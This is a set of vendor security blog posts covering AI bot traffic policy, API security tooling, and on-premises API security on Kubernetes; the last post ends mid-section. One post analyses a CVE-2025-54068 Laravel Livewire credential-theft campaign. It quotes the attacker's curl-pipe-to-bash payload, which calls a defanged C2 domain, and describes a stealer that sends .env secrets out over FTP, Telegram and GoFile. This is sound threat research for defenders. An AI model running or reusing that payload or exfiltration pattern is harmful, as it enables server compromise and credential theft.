But AI is changing that model. Increasingly, users ask AI assistants for answers instead of searching for websites. They seek summaries, recommendations, comparisons, troubleshooting advice and product guidance, often receiving a complete answer without ever visiting the original source site. This creates a new reality for website owners: your content may still influence the customer journey, even when the customer never reaches your website.

This shift is why AI bot traffic matters.

AI bots scan, fetch, and process web content so AI systems can answer questions, summarize pages, recommend vendors, and understand what your business does. Some of this traffic creates value. Some of it can create risk. The challenge is knowing the difference and building the right policy.

Quick answer: Not all AI bots should be treated the same. AI traffic falls into four main types: AI search bots that help your brand appear in AI answers, AI training bots that collect content to train models, AI fetch bots that retrieve a page on behalf of a user, and agentic AI systems that take actions such as logging in, querying inventory, or completing transactions. The right policy is not “allow all” or “block all”; it is to classify each AI bot, decide which to allow on which parts of your site, and inspect every request for malicious behavior. Imperva Advanced Bot Protection classifies AI traffic, while Imperva Web Application Firewall and DDoS Protection inspect and rate-limit it, so you stay visible to trusted AI while blocking abuse.

The new tension: visibility vs. protection

As the risk from AI-driven bots increases, many organizations are now facing a difficult question:

Should we allow AI bots to scan our website, or should we block them?

Blocking all AI bots may seem like the safest option, but it can also reduce your visibility in AI-generated experiences. If your public content is not accessible to the right AI systems, your brand may appear less often when users ask AI tools for recommendations or information.

On the other hand, allowing every AI bot creates business and security risks. AI bots may collect valuable content, increase traffic costs, overload servers, or access areas of the website that were never meant to be used by automated systems.

So, the right question is not “allow or block AI bots?”

The better question is:

Which AI bots should we allow, for what purpose, on which parts of the website, and under what protection?Not all AI bots are the same

The Rise of Agentic AI

The next wave of AI traffic will not come from crawlers alone. It will come from autonomous AI agents acting on behalf of users.

Agentic AI systems can browse websites, compare products, gather information, interact with APIs, complete forms, and execute multi-step workflows with limited human intervention.

Unlike traditional search crawlers, these agents actively interact with business logic. They can create accounts, query inventory, test workflows, retrieve pricing, and trigger application functions.

This creates a new challenge for security teams. The question is no longer simply whether an AI bot is legitimate. The question is whether the action being performed should be allowed.

As AI agents become more capable, organizations need controls that evaluate identity, intent, behavior, and access permissions simultaneously.

What Most Security Teams Cannot See

Imperva Advanced Bot Protection provides one of the industry’s most comprehensive AI traffic classification capabilities, enabling organizations to identify AI search bots, AI training bots, AI fetch bots, and emerging agentic AI systems. Security teams can then apply granular policies to allow, restrict, rate-limit, or block AI traffic based on business risk and application context.

As AI traffic becomes more diverse, organizations need visibility not only into which AI tools are accessing their applications, but also what those tools are doing, which business functions they are interacting with, and whether that activity aligns with organizational policy.

Effective control starts with understanding the different types of AI traffic and applying policies accordingly.

To create a good policy, you first need to understand the different types of AI bots.

1. AI search bots

AI search bots scan public websites so AI-powered search engines and answer engines can understand what content exists online.

These bots may help your business stay visible when users ask AI tools questions like “What is the best solution for…?” or “Which vendor supports…?”

You may want to allow these bots on public marketing pages, blogs, product pages, and documentation — especially content you want customers to discover.

2. AI training bots

Training bots collect public web content that may be used to train or improve AI models.

This is where the discussion becomes more nuanced. You may want your brand to appear in AI answers, but you may not want your full content, research, product information, or intellectual property used to train external models without control or compensation.

For many organizations, training bots require a stricter policy than search bots.

3. AI fetch bots

AI fetch bots usually act in response to a user request. For example, a user asks an AI assistant to summarize a specific URL, check a product page, or compare information from your site.

Because these requests are typically initiated on behalf of a user, they often represent legitimate business value. However, they can also be abused. An attacker may try to manipulate an AI assistant into sending suspicious payloads, scanning pages, or probing your application while hiding behind a legitimate AI fetcher.

That means fetch bots should not automatically be trusted. They should be allowed only with the same security inspection applied to any other request.

AI Is Not Only Changing Search. It Is Changing Attacks

AI is enabling attackers to create bots that learn from mitigation controls, adapt their tactics, and persistently probe applications in ways that were previously impractical at scale.

According to Imperva’s 2026 Bad Bot Report, the average number of AI-driven bot attacks has increased more than tenfold (12.5x) in 2025 compared to the previous year. This growth reflects a broader trend: the same technologies helping AI assistants understand websites can also help malicious actors understand application defenses, automate reconnaissance, and accelerate attack development.

Beyond increasing the scale and sophistication of bot attacks, AI is also lowering the barrier to entry for attackers. With the right prompts, common AI assistants can be weaponized to help identify weaknesses in web applications, generate attack payloads, automate vulnerability discovery, and assist with exploiting business logic flaws. While these tools have safeguards, they can still ramp up activities that traditionally required specialized security knowledge.

AI is also enabling attackers to coordinate large-scale campaigns more efficiently, combining reconnaissance, automation, and exploitation in ways that were previously more resource-intensive and time-consuming.

As a result, organizations must consider not only how AI systems access their applications, but also how AI may be used to automate, scale, and weaponize traditional web attacks.

What we see in real traffic

Thales’s threat research data shows that legitimate AI bots currently account for around 2% of total session traffic. The Bad Bot Report shows that within that AI bot traffic, 85% comes from AI crawlers and 15% comes from AI fetch bots. While AI traffic remains a relatively small proportion of overall web traffic today, its growth rate and increasing sophistication suggest it will become a much larger consideration for application owners over the coming years.

This matters because even legitimate AI bots can introduce operational, security, and business risks.

The main risks are:

Data scraping: AI bots may continuously collect proprietary content, product data, documentation, or intellectual property.

Unintentional overload:: AI bots can be aggressive. High-speed crawling may consume bandwidth, slow the application for real users, and increase infrastructure costs.

Abuse through AI fetch bots: because fetch bots act on user prompts, attackers may try to manipulate them into sending malicious requests or scanning for weaknesses while appearing to come from a legitimate AI source.

The good news is that classic application attacks from legitimate AI bots remain relatively low. Imperva’s findings show low levels of traditional attack vectors such as SQL injection, cross-site scripting, illegal resource access, backdoor attempts, and remote file inclusion. However, there are still real examples where AI fetch bots were manipulated into sending malicious payloads, including SQL injection-style input.

This is exactly why AI bot policy should never be based only on identity. Even a legitimate AI bot must still be inspected for malicious behavior.

Visibility Must Be Paired with Control

Visibility is only the first step. As AI traffic continues to grow, organizations need the ability to distinguish between beneficial AI activity and behavior that introduces operational, security, or business risk.

AI search bots, AI training bots, AI fetch bots, and agentic AI systems all require different treatment. The challenge is not simply identifying them. It is applying the right controls to the right AI traffic at the right time.

This is where advanced bot management becomes critical.

A safe AI bot policy should not be “allow everything”

In our blog, Why AI Bot Protection and Control are Essential for Application Security,  we said, “The ability to control which parts of your application functionality are accessible to AI tools is critical to your AI Security Strategy”.

The safest approach is a layered policy.

Start by separating the website into zones:

Public content you want AI systems to understand
Examples: blogs, product pages, public documentation, company information, support articles, and thought leadership.

Content you may want to restrict
Examples: premium content, customer-only portals, pricing logic, internal search, account pages, sensitive documentation, APIs, and dynamic application flows.

Content that should never be accessed by bots
Examples: admin paths, login actions, checkout abuse paths, personal data, private files, and application endpoints that can trigger expensive actions.

Then decide which AI bot categories should be allowed in each zone.

A practical policy could look like this:

Bot type Recommended approach
AI search bots Allow on public content where visibility matters
AI training bots Review carefully; block or limit where IP protection matters
AI fetch bots Allow only with full security inspection and rate controls
Unknown AI bots Treat as suspicious until verified
Aggressive crawlers Rate-limit or block if they impact performance

How Thales helps you stay visible and protected

The goal is not to trust or distrust AI traffic. The goal is to understand it, classify it, and apply the appropriate controls. Thales helps organizations strike the right balance between AI visibility and application security by combining Imperva Advanced Bot Protection, Imperva Web Application Firewall, and Imperva DDoS Protection. Thales offers customers a number of different options for managing AI bot traffic without choosing between full exposure and full blocking.

Firstly, Thales’ core security protections, delivered through Imperva Web Application Firewall, inspect the request itself. Rules for SQL injection, cross-site scripting, illegal resource access, backdoors, and remote file inclusion do not depend only on who the client claims to be. If an AI bot is manipulated into sending a malicious request, Imperva WAF can still block that request out of the box.

Secondly, Imperva DDoS protection helps reduce the risk of aggressive AI crawling overwhelming the application or creating performance issues. This is important because even legitimate AI bots can generate high request volumes.

Thirdly, customers can choose their own policy. If they want to allow a specific AI bot, using Imperva Advanced Bot Protection, they can create an exception based on the bot’s Client App ID. If they want to block a specific AI bot completely, they can add it to a bad bots list in the Imperva portal.

Most importantly, even when a specific AI bot is excluded from bot protection rules, malicious requests from that bot are still inspected by Imperva’s core security rules. In other words, allowing an AI bot for visibility does not mean you are leaving your application unprotected.

Frequently Asked Questions

Should you block all AI bots?

Not usually. Blocking every AI bot can reduce your visibility in AI-generated answers and recommendations, while allowing all of them exposes you to scraping, infrastructure overload, and abuse. The safer approach is to classify AI bots and allow them selectively, by website zone, with security inspection applied to every request.

What are the main types of AI bots?

There are four: AI search bots (so AI answer engines can understand your public content), AI training bots (which collect content to train AI models), AI fetch bots (which retrieve a specific page on behalf of a user), and agentic AI systems (which take actions such as logging in, querying inventory, or completing transactions).

What is agentic AI, and why is it a security risk?

Agentic AI systems act on behalf of users, browsing sites, filling forms, querying APIs, and running multi-step workflows with limited human input. Because they interact directly with business logic, the key question shifts from “is this bot legitimate?” to “should this action be allowed?”

How much web traffic comes from bots?

According to Imperva’s 2026 Bad Bot Report, automated traffic accounted for more than 53% of all web traffic in 2025. Legitimate AI bots are a small share of that today, around 2% of session traffic in Imperva’s threat-research data, but their volume and sophistication are growing quickly.

Can AI fetch bots be trusted?

Usually, but not blindly. Fetch bots typically act on a real user’s request, so they often carry legitimate business value. However, they can be manipulated into sending malicious payloads, so they should be allowed only with the same security inspection applied to any other request.

To learn more visit https://www.imperva.com/products/ai-application-security/

The post AI Agents Are Visiting Your Website. Which Ones Should You Trust? appeared first on Blog.

API Security Demystified: Which Tools Actually Protect Your APIs (And Where the Gaps Are)

Introduction

Quick answer: No single tool secures an API. API security is a layered discipline. Secure-coding analyzers and SCA scanners catch code and dependency flaws; DAST tests running APIs; API gateways and IAM enforce authentication and rate limits; a WAF blocks known attack patterns; bot management stops automated abuse; and runtime API security adds continuous discovery and catches business-logic threats like BOLA that other tools miss. This guide maps these API security tools to seven risk domains so you can see your coverage—and your gaps.

APIs power mobile apps, partner integrations, cloud microservices, SaaS platforms, and AI services; they are the business.

According to Imperva’s State of API Security report, API traffic now accounts for over 71% of all web traffic. As APIs have exploded in number and importance, so has the challenge of securing them.

When organizations look for “API security,” they quickly face a confusing mix of tools:

  • Secure coding analyzers
  • Dependency scanners
  • CI/CD testing platforms
  • Network firewalls
  • Web application firewalls (WAF)
  • API gateways
  • Identity and access management (IAM) systems
  • Bot management platforms
  • Dedicated API security solutions

Each tool does protect APIs, but only in its own narrow way.

API security is not a single product. It is an architectural discipline that spans the entire API lifecycle: from design to code, deployment, runtime, and monitoring.

This blog cuts through the noise. It shows exactly which risks each security component addresses, and where the gaps remain, so you can build a complete, layered defense.

The API Risk Landscape

API risks don’t come from one place. They appear at every stage of the software lifecycle. Here are the seven core risk domains you must understand:

The 7 APIs Risk Domains

Why This Landscape Matters

Real breaches almost always happen when risks from multiple domains line up.

Example:

A valid token (authentication risk) + excessive data exposure (design risk) + an exposed endpoint (configuration risk) + automated enumeration (abuse risk) = a major breach.

No single tool covers every domain. That’s why a layered approach is essential.

Security Components in the API Security Stack

Enterprise API protection never comes from one product. It’s a combination of tools working in different layers. Here’s what each major component does:

The API Security Stack

Mapping Security Components to API Risk Domains

Here’s a clear, at-a-glance view of what each component covers:

Security Component Design Code Supply Chain Config Auth Abuse Logic
SAST ❌ ✅ ❌ ❌ ⚠ ❌ ❌
SCA ❌ ❌ ✅ ❌ ❌ ❌ ❌
DAST ❌ ⚠ ❌ ⚠ ⚠ ❌ ❌
WAF ❌ ⚠ ❌ ⚠ ❌ ⚠ ❌
API Gateway ❌ ❌ ❌ ⚠ ✅ ⚠ ❌
IAM ❌ ❌ ❌ ❌ ✅ ❌ ❌
Bot Manager ❌ ❌ ❌ ❌ ❌ ✅ ❌
Runtime API Security ⚠ ⚠ ❌ ⚠ ⚠ ✅ ✅

Legend

✅ = Strong / primary coverage

⚠ = Partial or indirect coverage

❌ = No meaningful coverage

What Runtime API Security delivers

  • Design: Detects undocumented APIs and excessive data exposure (but doesn’t fix the original spec).
  • Code: Spots exploit attempts in live traffic (but doesn’t scan source code).
  • Supply Chain: No visibility into libraries or CVEs.
  • Configuration: Identifies exposed or misbehaving endpoints.
  • Authentication & Access: Catches misuse and authorization anomalies.
  • Automation & Abuse: Detects patterns (often works alongside bot management).
  • Business Logic: This is its superpower, behavioral analysis, object-level authorization monitoring, and detection of low-and-slow attacks that no other tool sees.

Quick takeaway on Runtime API Security

It shines brightest in Business Logic (its real superpower) and gives helpful visibility across most other domains, but it still works best alongside the other tools. Solutions like Imperva API Security from Thales are built specifically for this layer.

Final Thought

Building Your Layered API Security Strategy

API security isn’t about buying one magic product. It’s about understanding the full risk picture and picking the right tool for each layer.

Next Steps

  1. Map your current tools against the 7 risk domains using the matrix above.
  2. Spot the gaps—especially in Business Logic & Behavioral Risks, where the most damaging attacks hide.
  3. Layer specialized coverage where needed. Imperva offers a strong, integrated portfolio, including industry-leading Runtime API Security, WAF, Bot Management, and API Gateway capabilities, that helps close multiple gaps with one cohesive platform.
  4. Take the next step today. Review your API inventory, run a quick gap analysis, or contact your security team / Imperva/Thales’s representative for a tailored assessment.

Organizations that treat API security as an architectural discipline, not a checkbox, are the ones that move fast and stay secure.

Frequently Asked Questions

What tools are used for API security?

There is no single API security tool. A complete stack layers several: secure-coding analyzers (SAST) and software composition analysis (SCA) for code and dependency flaws, DAST for testing running APIs, API gateways and IAM for authentication and rate limiting, a WAF for known attack patterns, bot management for automated abuse, and runtime API security for discovery and business-logic threats such as BOLA.

Is a WAF enough to secure APIs?

No. A WAF blocks known attack patterns at the edge, but it cannot see business-logic abuse like Broken Object Level Authorization (BOLA) and does not discover shadow or undocumented APIs. Imperva’s research notes that traditional tools such as a WAF struggle to detect API business-logic abuse, so runtime API security is needed alongside it.

What is runtime API security?

Runtime API security continuously discovers every API—including shadow and deprecated endpoints—monitors live traffic, and uses behavioral analysis and object-level authorization checks to catch business-logic attacks, including the low-and-slow threats other tools miss.

What are the main API security risks?

API risk spans seven domains across the lifecycle: design and specification, code-level, third-party and supply chain, deployment and configuration, authentication and access, automation and abuse, and business logic and behavioral risks. Most breaches happen when risks from several domains line up at once.

The post API Security Demystified: Which Tools Actually Protect Your APIs (And Where the Gaps Are) appeared first on Blog.

CVE-2025-54068 Laravel Livewire Credential Theft Campaign: 6,000+ Applications Compromised

Introduction

On May 24, 2026, Imperva observed exploitation attempts against Laravel Livewire applications, blocked by the Imperva Cloud WAF. What initially appeared to be unremarkable deserialization attack traffic turned out to be part of a large-scale credential theft operation exploiting CVE-2025-54068, a critical unauthenticated RCE vulnerability in Laravel Livewire v3 (versions up to v3.6.3).

The campaign, first documented here, has been running for several months, as evidenced by the large volume of stolen data. Recovery and analysis of the attacker’s exfiltration infrastructure revealed credentials harvested from 6,167 distinct applications spanning dozens of countries and sectors, from e-commerce and healthcare to financial services, education, and government. The attacker’s FTP server contained 1,851+ database dumps and 18+ email lists with over 26 million addresses, indicating the stolen credentials were being actively exploited. Attribution indicators throughout the malware and associated infrastructure point to an Indonesian-origin threat actor.

Attack Vectors and TTPs

Initial Access: CVE-2025-54068 Exploitation

CVE-2025-54068 is a critical vulnerability in Laravel Livewire v3 caused by improper validation of component property updates during the framework’s hydration process. When a Livewire component state is restored from a browser request, Livewire v3 (up to v3.6.3) fails to verify the integrity of the submitted data before deserializing it. An unauthenticated attacker can inject a malicious serialized PHP object into this request, triggering arbitrary code execution on deserialization.


The following HTTP request, reconstructed from our captured attack traffic, illustrates the exploitation:

laravel img1

For full technical details on this vulnerability, please see the disclosure here.

Payload Analysis

The exploitation requests we captured contained serialized PHP objects constructed using PHPGGC gadget chains. These chains abuse legitimate PHP classes already present in Laravel applications to achieve code execution during deserialization. The attacker’s payload executes the following command:

curl -skfsSL hxxps://xantibot[.]pw/database-sell/shoc.enz | tr -d '\r' | bash >/dev/null 2>&1 &

This fetches a shell script from the attacker’s C2 server and pipes it directly into bash, executing it in the background with all output suppressed.

Malware Analysis

The credential stealer deployed in this campaign is a 5,269-byte Bash shell script named shoc.enz (SHA256: 548c3672fd3201dab56f714fdd5812bb024980815b3a2b6299f0126bdf16fb3e). At the time of our analysis, this sample was not present in VirusTotal.

Execution Flow

The malware follows an eight-stage execution process:

  1. Environment Setup: Creates a temporary working directory at /tmp/xxxxx
  2. Process Check: Verifies no existing shoc.sh processes are running to prevent multiple instances
  3. File Discovery: Recursively scans the entire filesystem for .env files using the find command
  4. Credential Extraction: Parses discovered files for DB_HOST, DB_DATABASE, DB_USERNAME, DB_PASSWORD, and APP_KEY values
  5. Data Collection: Copies matching files to a staging directory with randomized filenames
  6. Compression: Archives collected files using zip or tar.gz
  7. Exfiltration: Uploads archives to three separate C2 channels
  8. Cleanup: Deletes the local staging directory to remove forensic evidence

Exfiltration Infrastructure

The threat actor operates a redundant three-channel exfiltration system:

Channel Endpoint Purpose
Primary FTP @ 47.129.100.149:21 Main credential storage
Secondary api.telegram.org Notifications and small file uploads
Tertiary upload.gofile.io Backup cloud storage

Our investigation confirmed active access to all three channels. The FTP server contained 7 directories of stolen data, including full database dumps such as FULL_DUMP_[REDACTED_IP]>_2026-04-29_0418.sql.gz. The GoFile account showed owner-level access with 11,179 files totalling 309.9 MB.

laravel img2

laravel img3

Attribution Indicators

Multiple indicators point to an Indonesian-origin threat actor: Indonesian-language comments in the malware source code, a timezone reference to Asia/Jakarta, and the Telegram handle @ashtarotz (“黐線佬 Wong Gen Deng”) linked to xantibot[.]pw, a domain that presents publicly as a legitimate anti-bot service while hosting the malware payload. Analysis of the domain, and telegram channel metadata also point to Indonesian origin.

laravel img4

laravel img5

The GoFile exfiltration account was registered to azrilsyahputra1337@gmail[.]com. Cross-referencing this address against public breach data reveals it appears in three separate historical breaches of BreachForums (November 2022, August 2025, and March 2026), placing the operator within underground breach communities over an extended period.

laravel img6

What Was Stolen: Analysis of the Recovered Data

Laravel applications store all sensitive configuration in a single .env file: database credentials, API keys, payment processor secrets, cloud access keys, and encryption keys. This makes the file an exceptionally high-value target. A single .env file can provide everything needed to access the application’s database, impersonate users, process payments, and access cloud infrastructure.

Analysis of the recovered collection revealed credentials from 6,167 distinct applications. Of 21,916 unique files analysed, 29% declared a production environment, though the true proportion is higher as many files labeled local contained live payment keys and real domain URLs.

The breakdown of exposed credentials:

Credential Type Count
Database passwords (real, non-default) 14,566 (66.5%)
Production applications with DB credentials 5,784
Confirmed live Stripe secret keys (sk_live_) 188
Valid AWS IAM credentials (AKIA format) 381
JWT secrets 2,929
Google OAuth client secrets (GOCSPX-) 2,409
Filament admin panel passwords 2,232
SMTP passwords 7,176 (32.7%)


The FTP server contained over 1,850 full database dump files, confirming the stolen credentials were actively used to extract database contents.

Targeting

The campaign scanned for vulnerable Laravel installations indiscriminately, with victims spanning online gambling and betting (400+ platforms, predominantly Brazilian and Southeast Asian operators), e-commerce, healthcare, education, logistics, and financial services. Multiple confirmed .gov domains were present in the dataset, showing the scanner made no distinction between commercial and public-sector targets. Recognizable open-source Laravel applications were present in the dataset, including the invoicing platform Invoice Ninja, accounting software Akaunting, event ticketing platform Attendize, photo gallery Lychee, and restaurant management system TastyIgniter. Applications were registered across .com, .ru, .site, .online, .br, .tr, .id, .ke, and dozens of other TLDs. Any organization running unpatched Laravel Livewire v3 was a potential victim.

Conclusion and Recommendations

This campaign illustrates how straightforward credential theft, when combined with a high-impact vulnerability and automated scanning, can scale to thousands of victims in a short window. Recovery of the exfiltration infrastructure revealed credentials from over 6,000 distinct applications, including 188 live Stripe payment keys, 381 valid AWS IAM credentials, and database passwords for nearly 5,800 confirmed production systems. For many victims, the initial server compromise is only the beginning of the exposure.

We recommend the following actions for defenders:

  1. Patch immediately: Update Laravel Livewire to version 3.6.4 or later to remediate CVE-2025-54068. This is the single most effective mitigation.
  2. Block outbound FTP: Production web servers should not require outbound FTP access. Block port 21 egress and alert on any connection attempts to 47.129.100.149.
  3. Monitor for suspicious API access: Alert on connections from web servers to api.telegram.org and upload.gofile.io, which are atypical for production Laravel applications.

If you believe your organization has been compromised, rotate all database credentials and Laravel APP_KEY values immediately, and review database access logs for unauthorized activity.

Indicators of Compromise

IP Addresses

  • 86.88.234 (Attack source)
  • 129.100.149 (FTP C2 server)
  • 63.67.153 (Webhook server)

Domains and URLs

  • pw
  • hxxps://xantibot[.]pw/database-sell/shoc.enz
  • hxxps://webhook[.]site/b156c0b1-3e2f-41b4-a9a3-f492e50a0595

File Hashes (SHA-256)

  • 548c3672fd3201dab56f714fdd5812bb024980815b3a2b6299f0126bdf16fb3e (shoc.enz)

MITRE ATT&CK Mapping

Technique ID Technique Name Campaign Usage
T1190 Exploit Public-Facing Application CVE-2025-54068 exploitation
T1059.004 Unix Shell Bash script execution via piped curl
T1105 Ingress Tool Transfer curl retrieval of shoc.enz payload
T1083 File and Directory Discovery Recursive filesystem scan for .env files
T1552.001 Credentials In Files .env file harvesting
T1560.001 Archive Collected Data: Archive via Utility zip/tar.gz staging archive creation
T1041 Exfiltration Over C2 Channel Telegram Bot API exfiltration
T1048.003 Exfiltration Over Unencrypted Non-C2 Protocol FTP exfiltration to 47.129.100.149
T1567.002 Exfiltration to Cloud Storage GoFile uploads
T1070.004 File Deletion Staging directory cleanup post-exfiltration
T1036 Masquerading Randomized archive and staging folder names


Imperva Threat Research continues to monitor this campaign. Imperva customers are fully protected against exploitation of CVE-2025-54068. Customers requiring further guidance on this vulnerability are encouraged to contact Imperva support.

The post CVE-2025-54068 Laravel Livewire Credential Theft Campaign: 6,000+ Applications Compromised appeared first on Blog.

On-Premises API Security on Kubernetes: What It Actually Looks Like in Practice

Let’s Talk About Where Your APIs Actually Run

Quick answer: On-premises API security keeps API discovery, detection, and enforcement inside your own perimeter instead of a third-party cloud—the model regulated industries need. Deploying it natively on Kubernetes (sidecar sensors → a discovery controller → an inline WAF gateway) makes it practical: continuous API discovery surfaces shadow and zombie endpoints, behavioral detection catches API-specific threats like BOLA, and the WAF blocks them in real time.

Most security teams already know they need API discovery, including east-west traffic between internal services. That conversation has largely won. The harder question is: where do you actually deploy your API security solution?

For organizations in regulated industries, such as banks, healthcare systems, defense contractors, the answer isn’t straightforward. Data sovereignty requirements, compliance mandates, and network restrictions often rule out cloud-hosted security services. Your APIs run on-prem, so your API security has to run there too.

I spent years in application security before moving into product management, and one pattern kept repeating. Security teams have traditionally relied on preproduction security scanning and testing, which works well for known endpoints but inherently misses runtime security abuses, the shadow APIs, the undocumented endpoints, the services that only reveal their risk under live traffic. The coverage gap wasn’t a technology problem it was a deployment problem. The security tooling wasn’t running where the APIs were running.

That’s the problem this article is about. Not whether you need API security, you do. But how and where you deploy it, so it covers your full environment and increasingly, the answer is Kubernetes.

The API Security Gap That Nobody Wants to Admit

Once you’ve decided to deploy on-prem, the first thing that becomes clear is just how much of your API footprint was previously unaccounted for.

In my experience working with customers, teams often start out believing they have around 50 or 60 API endpoints. Once automated discovery runs against live traffic, that number frequently jumps to 300+. It’s not that anything was done wrong — those extra 240+ endpoints simply weren’t in any documentation or Swagger file. They were built for legitimate reasons, serving real traffic in production, but had never gone through a formal security review.

The real value of discovery is surfacing these blind spots not to assign blame, but to give security teams complete visibility so they can protect the full attack surface, not just the parts they already knew about.

Why Deployment Location Changes Everything

When API security runs externally or as a periodic exercise, you’re dependent on someone compiling a list of endpoints before anything gets scanned. That’s not a people’s failure it’s an architectural one. The security tooling isn’t sitting where the traffic flows, so it can only see what it’s told about.

Engineers focus on what they’re actively building. The endpoint they created eight months ago for a partner POC that never went anywhere? It’s not on their radar. The internal debugging endpoint that was supposed to be temporary? Still running. The v1 of an API that was “replaced” by v2 but never actually decommissioned? Still accepting requests.

The security team scans what they’re given. The audit report comes back clean. And everyone moves on, not realizing that the scan only covers 30% of the actual attack surface.

WAFs Are Essential but They Need the Right Intelligence

WAFs are the enforcement backbone. They sit inline, they can block traffic, and they’re battle-tested. That’s exactly what you want to stop threats in real time. The challenge isn’t the WAF itself; it’s what the WAF knows about.

A WAF is incredibly effective when it knows what to look for and where to look. But traditional WAF deployments rely on rules and signatures of SQL injection patterns, XSS payloads, and malformed requests. API-specific threats like BOLA (Broken Object-Level Authorization) don’t match those patterns. An attacker changes an object’s ID to access someone else’s data, and the request looks perfectly normal. Well-formed, authenticated, and syntactically valid. The WAF has no reason to flag it because it doesn’t have the API-level context to know that request shouldn’t be accessing that resource.

That’s where a dedicated API security layer becomes the WAF’s force multiplier. It provides the discovery, the behavioral analysis, and the API-specific threat intelligence. The WAF provides inline enforcement. Together, they form a closed loop: the API security platform detects, the WAF gateway blocks. Neither is complete without the other.

And both can only protect what they can see, which brings us back to why continuous API discovery matters so much. If an endpoint was never registered and never put behind the WAF, it’s completely exposed. Discovery closes that gap.

The Compliance Clock Is Ticking

This used to be a “nice to have” conversation. It’s not anymore. PCI DSS 4.0.1 now requires continuous API security testing and maintained API inventories. (These PCI DSS 4.0.1 requirements became mandatory on March 31, 2025.) The EU Cyber Resilience Act mandates security testing throughout the development lifecycle. ISO 27001:2022 introduced new application-security controls—including secure coding (A.8.28) and application security requirements (A.8.26)—that apply directly to APIs. If you’re in a regulated industry running on-prem APIs and you don’t have dedicated API security, your next audit is going to be uncomfortable.

Built for Kubernetes Infrastructure

Modern application environments are increasingly standardizing Kubernetes. It’s where workloads run, where infrastructure teams are investing, and where operational tooling is already mature. Our on-prem API security solution is purpose-built to deploy natively on this infrastructure.

Because it runs on Kubernetes, it inherits the operational benefits that teams already rely on pod-level self-healing for high availability, Helm-based deployments for consistent upgrades, and native integration with existing monitoring stacks like Prometheus, Grafana, or the ELK stack. There’s no separate HA architecture to build, no custom upgrade orchestration to maintain, and no new observability tooling for your SREs to learn.

For teams already running Kubernetes, adding API security to the cluster is operationally familiar. It fits into the workflows, tooling, and processes your infrastructure team already uses every day

What the Architecture Actually Looks Like

Here’s how architecture works in practice.

Continuous API Discovery

API discovery works through our lightweight sensors, deployed as Kubernetes sidecars alongside your application pods. These sensors passively mirror API traffic without adding latency or altering request flows and send the metadata to the API Security controller. The controller analyzes this traffic and continuously builds a complete inventory of every API endpoint in your environment, including REST, GraphQL, gRPC, and SOAP.

Because discovery is based on live traffic observation through the sensors rather than static documentation or manual reporting, it surfaces everything shadow APIs that were never documented, zombie endpoints that were supposed to be decommissioned, and internal services that no one remembered to put through a security review.

In my experience working with customers, teams that expected 50 or 60 endpoints routinely discover 300+. The discovery phase alone just seeing what you actually have justified the deployment for a lot of organizations. It’s the difference between securing a fraction of your attack surface and securing all of it.

Classification and Risk Scoring

Not every API carries the same risk. A health-check endpoint and a payment processing API are in different universes from a security standpoint. The platform classifies APIs based on what data they handle PII, financial data, credentials, health records and assigns risk scores. This is what keeps security teams from drowning in alerts. You focus on the endpoints that matter most.

Detection

The API security platform builds behavioral baselines for API usage and flags deviations. BOLA patterns. Schema violations. Unusual request volumes. Credential stuffing. Authentication anomalies. This is the intelligence layer it understands API-specific threats that signature-based rules alone can’t catch. But intelligence without enforcement is just expensive monitoring. That’s where the WAF gateway comes in.

Enforcement – The Detection-to-Blocking Loop

